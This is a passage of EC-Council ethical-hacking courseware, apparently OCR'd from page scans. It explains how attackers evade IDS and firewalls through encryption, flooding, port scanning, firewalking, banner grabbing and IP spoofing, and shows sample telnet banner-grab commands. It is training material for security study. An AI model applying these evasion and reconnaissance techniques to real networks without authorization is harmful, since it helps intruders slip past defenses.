
- **Encryption**

  Network-based intrusion detection analyzes traffic in the network from the source to the destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, an attacker sends malicious traffic using such secure channels, thereby evading IDS security.

- **Flooding**

  IDS use resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evading Firewalls

The previous section explained how attackers use various techniques to bypass IDS. Similarly, they can also use various tricks and techniques to bypass firewalls. This section discusses the different techniques used by attackers to bypass firewall security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Firewall Evasion Techniques

Bypassing a firewall is a technique whereby an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall. The firewall operates on a predefined set of rules, and with thorough knowledge and skill, an attacker can bypass the firewall by employing various firewall bypassing techniques. Using these techniques, the attacker tricks the firewall into not filtering the malicious traffic generated by the attacker.

Some firewall bypassing techniques are as follows:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of a URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack
- Through HTML Smuggling
- Through Windows BITS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Identification

- **Port Scanning**

  Ports are points from which computers send or accept information from network resources. Port scanning is used to identify open ports and the services running on these ports. Finding open ports is an attacker's first step toward gaining access to the target system. To do so, the attacker systematically scans the target's ports to identify the versions of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are easily available.

  How Attackers Scan Ports

  Port scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, leaving it exposed to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, and Microsoft's Proxy Server usually listens on TCP ports 1080 and 1745.

- **Firewalking**

  Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall; additional probing facilitates fingerprinting and identification of vulnerabilities.

Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It comes with various open-source Linux distributions. Nmap has a firewalk script that can be used to perform firewalking.

- **Banner Grabbing**

  Banners are service announcements provided by services in response to connection requests, and they often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware version. It identifies the service running on the system. Attackers use banner grabbing to fingerprint services and thus discover the services running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.

  A firewall does not block banner grabbing because the connection between the attacker's system and the target system appears legitimate. An example of SMTP banner grabbing is **`telnet mail.targetcompany.org 25`**.


  The syntax is "**`<service name > <service running > <port number>`**"

  Banner grabbing is used for specifying banners and application information. For example, when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:

```
C:\>telnet <target website> 80
HTTP/1.0 400 Bad Request
Server: Microsoft-IIS/10.0
```

  This system works with many other common applications that respond to a set port. The information generated through banner grabbing can boost the attacker's efforts to further compromise the system. With information about the version and the vendor of the web server, the attacker can further focus on employing platform-specific exploit techniques. Services on ports such as FTP, Telnet, and web servers should not remain open, as they are vulnerable to banner grabbing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use the IP spoofing technique to bypass such firewalls.

IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a website, hijack browsers, or gain unauthorized access to a network. In IP spoofing, the attacker creates IP packets by using a forged IP address and gains access to the system or network without authorization. Attackers modify the addressing information in the IP packet header and the source address bits field to bypass the firewall. The attacker spoofs the message; therefore, the destination host thinks that it has come from a reliable source. Thus, the attacker succeeds in impersonating others with the help of IP spoofing. Hackers use this technique to avoid detection during spamming and various other activities.

For example, let us consider three hosts: A, B, and C. Host C is a trusted machine of host B. Host A masquerades as host C by modifying the IP address of the malicious packets that it intends to send to host B. When the packets are received, host B thinks that they are from host C, but they are actually from host A.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

